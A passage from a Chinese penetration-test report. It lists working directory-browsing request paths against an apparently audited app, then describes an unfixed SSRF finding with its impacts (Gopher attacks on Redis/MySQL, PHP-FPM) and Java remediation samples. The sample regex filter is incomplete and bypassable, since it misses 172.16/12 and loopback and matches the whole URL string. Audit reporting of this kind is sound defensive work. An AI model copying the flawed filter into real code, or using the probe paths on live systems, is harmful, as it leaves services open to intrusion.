初测过程	/admin/protected/selector/server_file/files?folder=/ /appmonitor/protected/selector/server_file/files?folder=/&suffix= Windows 服务器 /appmonitor/protected/selector/server_file/files?folder=C://&suffix= Linux 服务器 /appmonitor/protected/selector/server_file/files?folder=/&suffix=

复测过程	
复测结果	**未修复**
初测人员	
复测人员	

46. SSRF 漏洞

漏洞名称	**SSRF 漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	SSRF（服务器端请求伪造）漏洞是一种安全漏洞，它指的是攻击者可以通过一个应用程序来欺骗它发送伪造的请求，并让它去访问内部网络中的服务器或其他资源。这种漏洞可能会导致敏感信息泄露，并使攻击者能够对系统进行恶意操作。为了避免这种情况，开发人员应该遵守安全开发最佳实践，并对应用程序进行定期审计，以确保其安全性。 SSRF（Server Side Request Forgery，服务端请求伪造）是一种攻击者通过构造数据进而伪造服务器端发起请求的漏洞。因为请求是由内部发起的，所以一般情况下，SSRF 漏洞攻击的目标往往是从外网无法访问的内部系统。 SSRF 漏洞形成的原因多是服务端提供了从外部服务获取数据的功能，但没有对目标地址、协议等重要参数进行过滤和限制，从而导致攻击者可以自由构造参数，而发起预期外的请求。
漏洞成因	SSRF 漏洞形成的原因多是服务端提供了从外部服务获取数据的功能，但没有对目标地址、协议等重要参数进行过滤和限制，从而导致攻击者可以自由构造参数，而发起预期外的请求。
漏洞危害	1.SSRF 漏洞可以直接探测网站所在服务器端口的开放情况甚至内网资产情况，如确定该处存在 SSRF 漏洞，则可以通过确定请求成功与失败的返回信息进行判断服务开放情况。 2.使用 Gopher 协议攻击 Redis、MySQL。 3.PHP-FPM 攻击。 4.攻击内网中的脆弱 Web 应用。 5.自动组装 Gopher。

修复建议	1.设置 URL 白名单或者限制内网 IP 地址（使用 gethostbyname()判断是否为内网 IP）。
	IPv4 地址的内网地址分为三段：
	10.0.0.0 ~ 10.255.255.255、172.16.0.0 ~ 172.31.255.255、192.168.0.0 ~ 192.168.255.255。
	示例代码：
	`private boolean validHost ( String hostname ){`
	`try {`
	`InetAddress ip = InetAddress.getByName(hostname);`
	
	`if (ip.isSiteLocalAddress()){`
	`return false;`

```
            }
        } catch (UnknownHostException e){
            return false;
        }

        return !filters.contains( hostname );

    }
```

2.禁用不需要的协议，仅仅允许 http 和 https 请求。可以防止类似于 file://, gopher://, ftp:// 等引起的问题。
3.限制请求的端口为 http 常用的端口，比如 80、443、8080、8090。
4.过滤返回信息，验证远程服务器对请求的响应是比较容易的方法。如果 web 应用是去获取某一种类型的文件。那么在把返回结果展示给用户之前先验证返回的信息是否符合标准。
5.统一错误信息，避免用户可以根据错误信息来判断远端服务器的端口状态。
6.禁止跳转。

代码实现参考：

```
// 使用 java.util.regex.Pattern 类来定义正则表达式
Pattern p = Pattern.compile("^(10\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3})|(192\\.168\\.\\d{1,3}\\.\\d{1,3})$");

// 从请求参数中获取 URL 字符串
String urlString = request.getParameter("url");

// 使用正则表达式模式匹配 URL
Matcher m = p.matcher(urlString);

// 如果匹配，说明 URL 是内网地址，需要拒绝请求
if (m.find()) {
    // 拒绝请求
    return;
}

// 如果 URL 不是内网地址，可以继续处理请求
...
```

在上面的代码中，正则表达式 ^(10\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3})|(192\\.168\\.\\d{1,3}\\.\\d{1,3})$ 用于匹配内网 IP 地址，它可以匹配 10.x.x.x 和 192.168.x.x 的地址，其中 x 是 1 到 3 位的数字。例如，它可以匹配 10.0.0.1、10.255.255.255、192.168.0.1 和 192.168.255.255 等地址。

	在上面的代码中，使用 Matcher.find() 方法来匹配 URL，如果匹配成功，则说明 URL 是内网地址，需要拒绝请求，否则可以继续处理请求。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	